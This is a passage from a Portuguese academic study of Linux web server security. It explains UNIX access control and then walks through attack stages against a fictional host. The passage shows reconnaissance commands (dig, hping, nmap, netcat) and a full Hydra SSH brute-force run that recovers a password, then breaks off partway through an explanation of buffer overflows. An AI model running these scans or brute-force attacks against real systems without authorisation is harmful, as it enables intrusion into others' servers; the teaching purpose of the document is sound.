O servidor corre um sistema operativo Linux e opera como um servidor Web, respondendo a pedidos HTTP oriundos de máquinas ligadas à Internet. A ligação à rede é feita através de duas interfaces de rede, tal como apresentado na figura 3.1. A interface com IP `192.168.1.1` é usada na rede privada da empresa, acessível ao administrador de sistemas e outros funcionários acreditados. A rede externa encontra-se ligada a um ISP que fornece o acesso à Internet. A máquina assume-se como registada no domínio `styx.com`, sendo acedível através do endereço `www.styx.com`.

Serviços

O servidor oferece um serviço de alojamento de páginas Web, para além de alojar as páginas Web da própria companhia. Aos clientes que contratem este serviço é disponibilizado um nome de utilizador e uma senha de acesso válidos no sistema para acesso via SSH. Após validação no sistema, os clientes têm acesso a uma linha de comandos (*shell*).

Hardware

O hardware do servidor é constituído por componentes normais, encontrados em qualquer computador pessoal. A arquitectura baseia-se na tecnologia Intel x86 de 32 bits.

3.2 Introdução ao sistema UNIX

Esta secção tem como propósito uma breve introdução às peculiariedades e características da família de sistemas UNIX, da qual o Linux faz parte.

3.2.1 Contexto histórico

O UNIX é um sistema operativo, tal como o Linux, multitarefa e multiutilizador, e foi criado em 1969 nos laboratórios Bell da AT&T por Ken Thompson e Dennis Ritchie, entre outros. Este sistema embora usado em ambientes onde existe uma preocupação séria com segurança, não foi projectado tendo a segurança como objectivo [7]. A razão desta lacuna deve-se ao facto de este sistema ter sido desenvolvido por programadores e para programadores, num ambiente cooperativo onde não havia o factor sigilo, presente no desenvolvimento de software comercial. Além dos laboratórios Bell, o sistema foi desenvolvido em laboratórios de investigação das universidades, onde o ambiente de livre partilha de ficheiros e ideias se mantinha.

Este ambiente alterou-se no início dos anos 80, quando o UNIX foi adoptado nos centros informáticos das universidades para uso dos estudantes, sendo também utilizado como estação de trabalho (*workstation*) de empresas e agências governamentais. Este facto colocou exigências de segurança sobre o UNIX que não tinham surgido até então, de modo a proteger a privacidade dos dados que cada sistema armazenava.

Ao longo do tempo de vida do UNIX foram adicionados inúmeras funcionalidades tornando a segurança ainda mais difícil de controlar. Entre estas funcionalidades, destacam-se, como as mais críticas, as orientadas para as comunicação entre sistemas sobre uma rede. Estas ferramentas proporcionaram um aumento da utilidade e usabilidade do UNIX mas, em conjunto com a crescente ligação de cada vez mais sistemas à Internet e outras redes, expuseram novas formas de explorar vulnerabilidades para obter acesso não-autorizado aos sistemas.

3.2.2 Super-utilizador e permissões dos ficheiros

Cada utilizador UNIX possui um identificador designado por *user* ID (UID). O super-utilizador é um utilizador especial com UID 0, sendo conhecido no sistema pelo nome de *root*. Cada utilizador que possuir um UID igual a 0 será assim um super-utilizador no sistema. Num sistema UNIX típico este utilizador pode realizar todo o tipo de operações, necessitando de um cuidado especial no que à segurança diz respeito. Este conceito de super-utilizador, em conjunto com o suporte de permissões de ficheiros, está presente desde as versões iniciais do UNIX. Outro conceito a reter é o de grupos, onde se podem agregar vários utilizadores, incluindo o super-utilizador *root*. Um utilizador pode pertencer a vários grupos, destacando-se um desses grupos como o principal ou primário. No caso de um utilizador o grupo principal seria `users` e para o *root* seria o grupo `root`

Um ficheiro, ou um directório [1], para além das permissões de escrita, leitura e execução, possui também associado um UID e um GID (*group* ID). É assim determinado qual o dono do ficheiro (UID) e qual o grupo. As permissões de escrita, leitura e execução estão, em cada ficheiro, definidas para o dono, o grupo de utilizadores e o resto (*world*).

3.2.3 Técnicas de controlo de acesso

O termo controlo de acesso refere-se à prática de permitir o acesso a um objecto apenas a agentes autorizados. Nos parágrafos seguintes são apresentados dois métodos distintos de implementação em UNIX/Linux de um sistema de controlo de acesso.

Controlo de Acesso Discricionário

Um método que se apoia num controlo de acesso baseado no poder do proprietário do ficheiro em definir quem pode aceder ao ficheiro designa-se por Controlo de Acesso Discricionário, ou DAC, do inglês *Discretionary Access Control*. O controlo de acesso a um ficheiro é assim efectuado através das permissões apresentadas na secção anterior. O dono do ficheiro poderá deste modo remover os bits de leitura, escrita e execução para assim impedir qualquer tipo de acesso ao ficheiro por parte de utilizadores que não pertençam a seu grupo. No caso de um ficheiro de texto (não executável), o ficheiro teria as seguintes propriedades (pertencente ao *root*):

[1] Um directório em UNIX é considerado um caso especial de um ficheiro.

```
Accesso:  (0660/-rw-rw----) Uid:  ( 0/ root) Gid:  ( 0/ root)
```

Este método tem tradicionalmente estado presente em todos os sistemas UNIX e Linux e é em muitos casos o único modelo de controlo de acesso a objectos (ficheiros) presente.

Controlo de Acesso Obrigatório

Um outro método de controlo de acessos é o Controlo de Acesso Obrigatório, ou MAC, do inglês *Mandatory Access Control*. Neste modelo a política de acesso é determinada pelo sistema e não pelo proprietário do recurso. Um exemplo onde se aplica este modelo é o dos sistemas baseados em capacidades, tal como referido na secção 2.1.1.

Neste modelo, o sistema operativo restringe o acesso e as operações que cada sujeito pode efectuar sobre um determinado objecto. O termo sujeito aplica-se normalmente a programas e o termo objecto a ficheiros, directórios e outros recursos como segmentos de memória e interfaces de rede. Sempre que um sujeito necessitar de aceder a um objecto, o kernel do sistema operativo verifica as regras de segurança definidas e decide se a operação é ou não permitida.

O modelo MAC tem assim a vantagem de possibilitar a implementação de políticas globais de segurança. Esta política de segurança é controlada por uma entidade especial, a qual nem o super-utilizador *root* pode aceder.

3.2.4 *setuid* e *setgid*

Em alguns casos os privilégios que cada utilizador possui são insuficientes para realizar operações necessárias, como é o caso de mudar a sua palavra-passe. Como as palavras-chave se encontram armazenadas no ficheiro `/etc/passwd` a que apenas o *root* tem acesso (no modelo DAC), o utilizador nunca a conseguiria alterar. Para resolver este problema foi introduzido o chamado *sticky bit*. Uma aplicação que tenha o *sticky bit* activado diz-se uma aplicação *setuid*. Neste caso, a aplicação pode ser executada por qualquer utilizador, e corre com as permissões do proprietário. Um exemplo de uma aplicação *setuid* é o comando `/bin/passwd`, cujo proprietário é o *root*. Deste modo a aplicação corre sempre como *root* independentemente do utilizador que a chamou. A opção *setgid* funciona de igual modo mas para grupos.

Este mecanismo tornou-se fundamental nos sistemas UNIX, mas constitui igualmente uma vulnerabilidade a explorar em ataques à segurança do sistema, devido à sua capacidade de proporcionar privilégios temporários de super-utilizador. É por isso fundamental limitar sempre que possível a presença de aplicações deste tipo no sistema e garantir que as aplicações se encontram livres de falhas.

3.2.5 *chroot*

O mecanismo *chroot* consiste na alteração aparente do directório raiz (*change root*) para um novo directório. Em UNIX o directório raíz encontra-se em `/`. O princípio é o de

criar uma nova referência raiz, para que os programas que aí corram não tenham acesso a ficheiros e pastas que se encontrem fora dessa "cadeia". Este mecanismo é aplicado no contexto da segurança para limitar o acesso de certas aplicações ao sistema, e assim aumentar a segurança.

3.3 Arquitectura de um ataque

Esta secção visa descrever as etapas envolvidas num eventual ataque ao servidor Linux, fornecendo uma perspectiva do ataque do ponto de vista do atacante experiente (*blackhat*).

Um ataque oriundo do exterior (Internet) ao servidor Linux será tipicamente composto pelas seguintes etapas:

- Reconhecimento
- Análise do alvo
- Penetração no sistema ou negação de serviço
- Consolidação

A figura 3.2 representa a sequência lógica destas etapas:



Figura 3.2: Etapas do ataque

3.3.1 Reconhecimento

Esta é a fase inicial de ataque ao servidor. O objectivo do atacante é recolher informação sobre o ambiente onde se encontra o servidor, do ponto de vista técnico e social. É do interesse do atacante construir uma estrutura da rede que rodeia o servidor e obter informação sobre pessoas e empresas com acesso credenciado ao sistema.

Para obter estes dados são usados os métodos seguintes:

- Engenharia Social e reconhecimento do local.
- Reconhecimento via WWW.
- Reconhecimento da rede via IP e DNS.

Engenharia Social e reconhecimento do local

Este método consiste na recolha de dados através de funcionários com conhecimento do sistema. Podem ser feitos contactos para a empresa através do atendimento ao cliente, para se obterem informações sobre as políticas de segurança da empresa.

Reconhecimento via WWW

Nesta vertente o atacante tira partido de motores de busca como o Google e o Yahoo para obter informações sobre os funcionários responsáveis pelo sistema, infra-estruturas de rede, e software e hardware usados. Dados como o endereço de correio electrónico podem ser usados para inferir os nomes de utilizadores usados no sistema. Informação específica sobre o software usado e a configuração do sistema pode, frequentemente, ser encontrada em arquivos de fóruns de discussão. Uma ferramenta de destaque é o *Google Hacking Database* [8], que armazena resultados de pesquisas no motor de busca Google relacionados com informação sensível no âmbito da segurança informática. Esta informação está muitas vezes disponível no Google, por falta de cuidado dos programadores e administradores de sistemas. O *Google Hacking Database* permite identificar a seguinte informação:

- Avisos de vulnerabilidades em determinados servidores.
- Mensagens de erro que contêm informação útil para um atacante.
- Ficheiros contendo senhas de acesso.
- Directórios que contenham informação sensível.
- Páginas Web contendo portais de autenticação.
- Páginas que contenham informação da rede, como registos de uma *firewall*.

Tendo um servidor específico como alvo, o atacante certamente procuraria aqui informação, para aumentar a taxa de sucesso do seu ataque.

Reconhecimento da rede via IP e DNS

Neste passo o reconhecimento da máquina alvo pode ser realizado através de pedidos WHOIS [2] para consulta de contactos e servidores DNS associados a um domínio ou endereço IP. Os contactos poderão ser aplicados na engenharia social. A inquirição de servidores DNS pode ser feita através de aplicações como o Nslookup e o Dig:

```
h4x0r@blackbox ~ # dig www.styx.com
;; QUESTION SECTION:
;www.styx.com.           IN      A

;; ANSWER SECTION:
www.styx.com.    3513    IN      A       69.31.133.16
```

3.3.2 Análise do alvo

Após a fase inicial de reconhecimento, a etapa de análise do alvo visa preparar o atacante para o ataque efectivo. Os métodos envolvidos nesta fase incluem a recolha de informação sobre a plataforma do servidor e sobre os serviços activos no sistema. O primeiro passo, após identificado o IP do servidor, é a verificação de que o servidor se encontra de facto activo. Para tal enviam-se pacotes *ping* ICMP através do comando `ping`:

```
h4x0r@blackbox ~ # ping www.styx.com -c1
PING www.styx.com (69.31.133.16) 56(84) bytes of data.
64 bytes from 69.31.133.16: icmp_seq=1 ttl=46 time=159 ms

--- www.styx.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 159.378/159.378/159.378/0.000 ms
```

A resposta ao pacote ICMP evidencia que o alvo se encontra activo. No entanto, é possível que a máquina alvo bloqueie pacotes ICMP, para evitar que um reconhecimento deste género seja efectuado. Para contornar este obstáculo realiza-se a actividade `ping` sobre o protocolo TCP ou UDP em portas conhecidas, como 80 (HTTP) e 53 (DNS). Para tal, poderia tirar-se partido da aplicação Hping, fazendo o pedido sobre TCP, na porta 80, com a *flag* SYN (`-S`) activa:

```
h4x0r@blackbox ~ # hping www.styx.com -c 1 -S -p 80 -n
HPING www.styx.com (eth0 69.31.133.16): S set, 40 headers + 0 data bytes
len=46 ip=69.31.133.16 ttl=45 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt
    =156.9 ms

--- www.styx.com hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 156.9/156.9/156.9 ms
```

[2] WHOIS é um protocolo baseado em TCP para ser usado num modelo pedido/resposta. O nome não é um acrónimo, mas sim a junção das palavras *who is*.

Após a fase inicial de reconhecimento da rede e de determinar se a máquina se encontra activa, dá-se início ao processo de análise do sistema, para explorar um possível ataque. Componente fulcral desta análise é a detecção dos serviços de rede disponíveis. Uma tecnologia adequada a esta análise é a análise de portas.

Os objectivos da **análise de portas** são a identificação dos seguintes itens:

- **Portas abertas**. Verificar portas abertas, a escutar normalmente nos protocolos TCP e UDP.
- **Sistema operativo**. As *flags* TCP/IP são específicas para vários sistemas operativos. Quando combinadas, a definição destas *flags* fornece uma assinatura de 67 bits, única para cada sistema [9].
- **Versões do software instalado**. As versões de software existentes no sistema podem ser identificadas através de *banner grabbing*. *Banner grabbing* é o processo de se ligar a uma porta e examinar a mensagem de boas vindas enviada pela aplicação que corre na porta respectiva.
- **Versões de software vulneráveis**. A identificação no sistema de uma versão de uma aplicação em que são conhecidas uma ou mais vulnerabilidades pode levar a uma oportunidade concreta de ataque.

Para se proceder à análise dos itens anteriores poder-se-á recorrer à ferramenta Nmap. Esta ferramenta apresenta um rol alargado de opções para operações de reconhecimento da rede e análise de portas e serviços, sendo largamente usada para auditar a segurança de computadores. Uma análise do servidor com o nmap permite obter a seguinte informação:

```
h4x0r@blackbox ~ # nmap -sS -A www.styx.com

Starting Nmap 4.60 ( http://nmap.org ) at 2008-06-16 03:18 WEST
Interesting ports on www.styx.com (69.31.133.16):
Not shown: 1711 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.8 ((Gentoo))
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.24
Uptime: 0.558 days (since Sun Jun 15 13:54:51 2008)
Network Distance: 0 hops
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at
    http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.683 seconds
```

Como se pode verificar, foram detectados os serviços ssh e http a correr nas portas TCP 22 e 80, respectivamente. Foi ainda detectado o sistema operativo do servidor. Como informação extra, e valiosa, foram ainda reconhecidas as aplicações OpenSSH (versão 4.7) e Apache (versão 2.2.8) como as responsáveis pelos serviços de ssh e http.

Sendo este um servidor Web, poderá ser obtida mais informação sobre o servidor HTTP, recorrendo-se à análise de pedidos HTTP. A aplicação Netcat é útil neste caso:

```
h4x0r@blackbox ~ # nc www.styx.com 80
GET http://www.styx.com HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 16 Jun 2008 02:29:17 GMT
Server: Apache/2.2.8 (Gentoo)
X-Powered-By: PHP/5.2.6RC1-pl1-gentoo
Content-Type: text/html; charset=UTF-8
X-Cache: MISS from none
X-Cache-Lookup: MISS from none:80
Via: 1.0 none (squid/3.0.STABLE1)
Connection: close
```

A informação apresentada confirma a versão do servidor HTTP, devolvida pelo nmap e acrescenta a versão PHP (`PHP/5.2.6RC1-pl1-gentoo`) a correr no servidor HTTP.

Tipicamente, as aplicações e respectivas versões são pesquisadas em sítios Web que publicam vulnerabilidades presentes nestes programas. Esta informação é publicada em sítios de referência como o SecurityFocus e o CERT [3], ou ainda no *Google Hacking Database* já referido.

3.3.3 Penetração no sistema

Os passos anteriores tiveram como propósito a recolha de informação básica sobre o sistema. Com base na informação recolhida o atacante visa uma vulnerabilidade em específico que lhe permita introduzir-se no sistema. A análise de métodos com o propósito de penetração no sistema é alvo de uma descrição mais extensa que as anteriores e é apresentada na secção 3.4.1

3.3.4 Negação de serviço

Ao contrário da secção anterior, um ataque de negação de serviço não é uma intrusão no sistema mas sim a negação de acesso de utilizadores e clientes aos recursos do servidor. A descrição dos métodos envolvidos neste tipo de ataque encontra-se na secção 3.4.2

[3] Sítios Web da SecurityFocus e CERT disponíveis em [10] e [11], respectivamente.

3.3.5 Consolidação

A consolidação refere-se aos métodos usados pelos atacantes após a execução do ataque, seja na variante de penetração no sistema ou de negação de serviço. Estes métodos prendem-se fundamentalmente com o objectivo de o atacante manter o seu ataque e a sua presença no sistema oculta, ou de obter privilégios mais elevados dentro da máquina.

A consolidação pode ser dividida em duas categorias de acordo com a origem das ferramentas usadas:

- **Ferramentas do sistema operativo**. O atacante pode usar, desde que possua privilégios, ferramentas do sistema para modificar contas dos utilizadores, alterar ficheiros e configurações dos serviços.

- **Ferramentas do atacante (software malicioso)**. Neste caso, o atacante irá instalar software malicioso, descrito na secção 3.4.1.3, para alterar o regular funcionamento do sistema operativo, registar eventos que possam ser úteis ou deixar pontos vulneráveis na rede, acessível para uma manipulação remota da máquina.

Para elevar os privilégios obtidos ou ocultar a sua presença, o atacante pode implementar os seguintes vectores de ataque:

- Manipulação de ferramentas e ficheiros relacionados com a autenticação no sistema. O atacante pode neste caso usar ferramentas como as abordadas na secção 3.4.1.1, para obter as palavras-chave dos utilizadores registados no sistema.

- Instalação de capturadores de teclas (*keystroke loggers* ou apenas *keylogger*) para registar as teclas premidas num terminal do sistema e enviar estes dados, através de uma porta aberta na *firewall*, para o atacante.

- Instalação de versões modificadas ou modificação local de aplicações ou dispositivos presentes no sistema operativo, como o comando `ps` que reporta a lista de processos actualmente a correr na máquina. Neste caso, esta aplicação poderia ser modificada para não mostrar os processos introduzidos pelo atacante, ocultando os sinais de um ataque em curso face aos olhos do administrador. Estas versões são designadas por *trojanized*, dado terem sido adulteradas por um cavalo de Tróia (*trojan horse*).

3.4 Caracterização das ameaças

Nesta secção serão analisados em detalhe os métodos explorados para penetrar no sistema ou provocar um ataque de negação de serviço.

3.4.1 Métodos para penetração no sistema

Esta secção tem por objectivo descrever métodos que possam levar a uma intrusão no sistema. Pretende-se analisar como se processam e qual o objectivo dos ataques mais comuns, de modo a identificar e corrigir as falhas de segurança num sistema Linux.

Para um servidor a correr um sistema operativo Linux, identificaram-se as seguintes ameaças, como as mais comuns:

- Quebra de senhas de acesso.
- Tácticas de programação.
- Software malicioso e auto-replicável.

3.4.1.1 Quebra de senhas de acesso

Este método visa a penetração no sistema através do roubo ou quebra das senhas de acesso atribuídas aos utilizadores credenciados e é um dos métodos mais visados. Os métodos seguintes são usados para este efeito:

- **Ataque "força bruta"**. Estes ataques empregam testes maciços de tentativas, percorrendo tipicamente o alfabeto de forma sequencial de modo a cobrir todos os tipos possíveis de sequências. Este método requer um grande esforço computacional, que varia com o tamanho da sequência e o alfabeto utilizado (apenas dígitos, caracteres especiais, etc.).
- **Ataque de dicionário**. Um ataque de dicionário limita-se a uma pesquisa apenas com palavras de dicionário. Tendo em conta que muitos utilizadores usam senhas baseadas em palavras presentes no dicionário, este método tem grande probabilidade de sucesso.
- **Ataque híbrido**. Este método baseia-se num ataque de dicionário, acrescentando números e caracteres especiais às palavras de dicionário para obter mais probabilidade de sucesso.
- **Memorizadores de teclas (*key loggers*)**. Este método emprega pequenos programas, inadvertidamente instalados no computador, que registam todas a actividade de um utilizador no teclado, enviando esses dados pela Internet. Difere dos restantes por necessitar de um método que permita colocar o programa no computador.

Acrescenta-se aos métodos acima descritos, a já referida **Engenharia social**. Este é o método de ataque mais bem sucedido, cuja única defesa é a consciencialização dos utilizadores autenticados para o perigo de divulgar senhas de acesso a terceiros.

As ferramentas John the Ripper e Hydra são frequentemente destacadas, quando o alvo são sistemas UNIX. Veja-se como se poderia usar o Hydra para descobrir credenciais de

Tabela 3.1: Ferramentas para quebra de senhas de acesso em sistemas Linux

Ferramentas	Disponível em
John the Ripper	http://www.openwall.com/john/
THC Hydra	http://freeworld.thc.org/thc-hydra/
RainbowCrack	http://www.antsight.com/zsl/rainbowcrack/
Crackerack	http://www.cotse.com/sw/crjack.zip

acesso usadas por SSH. Para tal é necessário obter inicialmente um ficheiro de texto baseado em palavras de dicionário ou de nomes de utilizadores e palavras-chave normalmente encontrados em sistemas UNIX. O sítio Web da Packet Storm [4] fornece vários tipos de ficheiros em [12].

Para a fonte de nomes de utilizadores `nomes.txt` foi usada uma lista mais reduzida de nomes, tendo em conta o formato mais "convencional" dos nomes escolhidos (normalmente baseados no primeiro e último nome). O protocolo seleccionado foi ssh (versão 2) a correr na porta 22:

```
h4x0r@blackbox ~ # hydra www.styx.org ssh2 -s 22 -v -V -L nomes.txt -P senhas.
    txt -t 16 -f
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal
    purposes.
Hydra (http://www.thc.org) starting at 2008-06-18 06:26:40
[DATA] 16 tasks, 1 servers, 2520008426 login tries (l:27607/p:869158),
    ~157500526 tries per task
[DATA] attacking service ssh2 on port 22
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target localhost - login "aaccf" - pass "" - child 0 - 1 of
    2520008426
[ATTEMPT] target localhost - login "aaccf" - pass "A2A" - child 1 - 2 of
    2520008426

(...)
[ATTEMPT] target localhost - login "admin" - pass "teseycom" - child 9 -
    1880508421 of 2520008426
[22][ssh2] host: 127.0.0.1   login: admin   password: tese
```

O programa detectou o conjunto nome de utilizador/palavra-chave como sendo admin/-tese. Facilmente neste caso seria estabelecida uma ligação SSH ao servidor e introduzidas estas credenciais, que dariam um acesso válido ao sistema.

3.4.1.2 Tácticas de programação

Esta secção aborda falhas específicas de programação, que podem ser exploradas pelo atacante para se introduzir no sistema.

[4] Organização não-lucrativa que se dedica ao tema da segurança de computadores, publicando ferramentas de segurança, vulnerabilidades (*exploits*) e avisos vários.

Os problemas na programação das aplicações presentes no sistema prendem-se fundamentalmente com a alocação de memória e verificação desses limites em linguagens compiladas para código máquina, como é o caso das linguagens C e C++, que constituem a maior parte das aplicações presentes num sistema GNU/Linux. Mesmo linguagens que não exigem compilação dependem internamente de bibliotecas escritas em C/C++ por razões de desempenho.

Os seguintes tipos de programas deverão ser particularmente robustos a este tipo de ataque:

- Aplicações usadas pelo utilizador *root*.
- Servidores locais (*daemons*).
- Servidores acessíveis pela rede (*network daemons*). São exemplos os servidores de HTTP e SSH.
- Aplicações Web. Estas aplicações estão disponíveis através do servidor Web local para interacção com os utilizadores do serviço HTTP.
- Programas *setuid* e *setgid*. Como visto na secção 3.2.4, estas aplicações podem adquirir temporariamente privilégios de *root*, pelo que são especialmente sensíveis. São tipicamente considerados os programas mais difíceis de proteger dado o número de argumentos que podem receber de utilizadores ordinários [13].

Combinando-se a abordagem liberal de gestão de memória do C/C++ com o sistema de permissões usado em Linux/UNIX, pode-se manipular o sistema operativo para se obter privilégios sem restrições para utilizadores com privilégios limitados. O método que explora estes factores é conhecido como *buffer overflow* e é a vulnerabilidade mais frequente em sistemas Linux/UNIX [14].

Buffer overflow

O método designado por *buffer overflow* inclui as variantes *stack overflow*, *heap overflow*, *integer overflow* e inconsistência no formato das *strings*. O objectivo deste método é o de corromper os dados dos processos guardados em memória, de modo a permitir ao atacante tomar controlo do programa e executar código arbitrário.

Um *buffer* pode ser definido como um bloco contíguo de memória que aloja mais de uma instância de um tipo de dados. Em C e C++ os *buffers* são normalmente implementados através de vectores e de funções de alocação de memória como o `malloc()` e o `new()` [15]. O exemplo mais comum de um tipo de *buffer* é o vector de caracteres usado para armazenar texto. O *overflow* (transbordo) ocorre quando os dados inseridos na região de memória reservada para esse *buffer* excedem o tamanho alocado.

Para melhor se compreender como se pode explorar esta falha é necessário compreender como se organizam em memória os dados das aplicações nos sistemas Linux. Nestes sistemas o mapa de memória de cada processo pode ser dividido em três regiões: texto, dados (*data*) e a *stack* (pilha). A região de texto possui o código e dados só de leitura e normalmente não é possível escrever nesta região. A região de dados inclui memória alocada estaticamente (variáveis globais e estáticas *static*) e memória alocada dinamicamente, normalmente designada por *heap*. A região da *stack* é usada para permitir as chamadas de funções e métodos. Na *stack* são guardados o endereço de memória para onde se deve voltar após completada uma função, as variáveis locais usadas em funções, os argumentos a passar para as funções e o valor de retorno de cada função. Cada vez que uma função é chamada, uma nova janela dentro da *stack* é criada para suportar esta chamada. A figura 3.3 representa o modelo de memória descrito:



Figura 3.3: Estrutura da memória de um processo em UNIX

A vulnerabilidade baseada no *buffer overflow* está presente quando uma aplicação que necessita de ler informação externa, como o nome de um utilizador, recebe um vector de

caracteres (neste caso) maior que o tamanho do *buffer* e não verifica o tamanho do vector recebido. Os caracteres em excesso (*overflow*) irão sobrepor-se aos dados armazenados na *stack*, alterando o valor de dados como o endereço a retornar após a execução da função. Isto significa que o atacante pode introduzir uma sequência de código máquina no vector de caracteres lido para o *buffer*, levando à alteração do valor do endereço de retorno para outra posição onde estará código de um programa do atacante. A exploração da *stack* para se realizar um ataque designa-se por *stack-smashing*. Um artigo já clássico, que demonstra o funcionamento desta vulnerabilidade é o *Smashing the Stack for Fun and Profit* [16] escrito por Elias Levy (também conhecido por Aleph One).

Veja-se como se processaria um ataque por *buffer overflow*. A figura 3.4 representa a estrutura da *stack*. A *stack* contém os parâmetros requeridos para cada função, o que inclui os argumentos, o endereço de retorno e as variáveis locais. Juntamente com o apontador da janela (*frame pointer*) estes dados consituem a janela da função. O registo designado por apontador da *stack* é dinamicamente ajustado pelo kernel para apontar para o topo da *stack*.

